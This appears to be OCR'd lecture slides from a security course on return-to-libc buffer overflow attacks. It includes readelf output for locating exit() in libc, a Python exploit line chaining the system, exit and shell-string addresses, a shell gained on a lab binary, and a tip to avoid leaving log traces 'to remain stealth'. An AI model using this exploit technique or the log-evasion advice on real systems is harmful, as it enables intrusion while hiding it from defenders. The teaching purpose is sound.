
- System libc call when it returns dumps core will be logged in sys logs
- To remain stealth it is advised to change the return address of 0xdeadbeef to the libc address of exit(), so when you quit there won't be any log of your activity.

- Use the same technique as before to find address of exit

return-to-libc attack

```
vol@ubuntu:~/netsec/retlibc$ readelf -a /lib/i386-linux-gnu/libc-2.15.so
| grep exit
  [25] __libc_atexit     PROGBITS        001a423c 1a323c 000004 00  WA
0   0  4
   03     .tdata .init_array __libc_subfreeres __libc_atexit
__libc_thread_subfreeres .data.rel.ro .dynamic .got .got.plt .data .bss
   09     .tdata .init_array __libc_subfreeres __libc_atexit
__libc_thread_subfreeres .data.rel.ro .dynamic .got
001a5ec0  00054f06 R_386_GLOB_DAT    001a6224   argp_err_exit_status
001a5f8c  00080706 R_386_GLOB_DAT    001a615c   obstack_exit_failure
   109: 000333c0    58 FUNC    GLOBAL DEFAULT   12
__cxa_at_quick_exit@@GLIBC_2.10
   136: 00032fb0    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
   549: 000b8228    24 FUNC    GLOBAL DEFAULT   12 _exit@@GLIBC_2.0
   604: 001209c0    68 FUNC    GLOBAL DEFAULT   12 svc_exit@@GLIBC_2.0
   640: 00033390    45 FUNC    GLOBAL DEFAULT   12
quick_exit@@GLIBC_2.10
   856: 000331f0    58 FUNC    GLOBAL DEFAULT   12
__cxa_atexit@@GLIBC_2.1.3
```

return-to-libc attack



return-to-libc attack

Replace exploit string

```
# address of system , address of exit and address of SHELL

p +=  junk +  pack("<I", 0xb7e5f430) + pack("<I",
0xb7e52fb0) + pack("<I", 0xbffff5f3)

vol@ubuntu:~/netsec/retlibc$ python exploit.py > badfile
vol@ubuntu:~/netsec/retlibc$ ./stack

$ pwd
/home/vol/netsec/retlibc
$ exit
```

Tryout

- http://cs-fundamentals.com/c-programming/static-and-dynamic-linking-in-c.php

References

- http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/
- http://eli.thegreenplace.net/2011/08/25/load-time-relocation-of-shared-libraries
- https://zolmeister.com/2013/05/rop-return-oriented-programming-basics.html
- http://unix.stackexchange.com/questions/116327/loading-of-shared-libraries-and-ram-usage
- http://nairobi-embedded.org/040_elf_sec_seg_vma_mappings.html
- https://pax.grsecurity.net/docs/aslr.txt
- Vivek Ramachandran video tutorials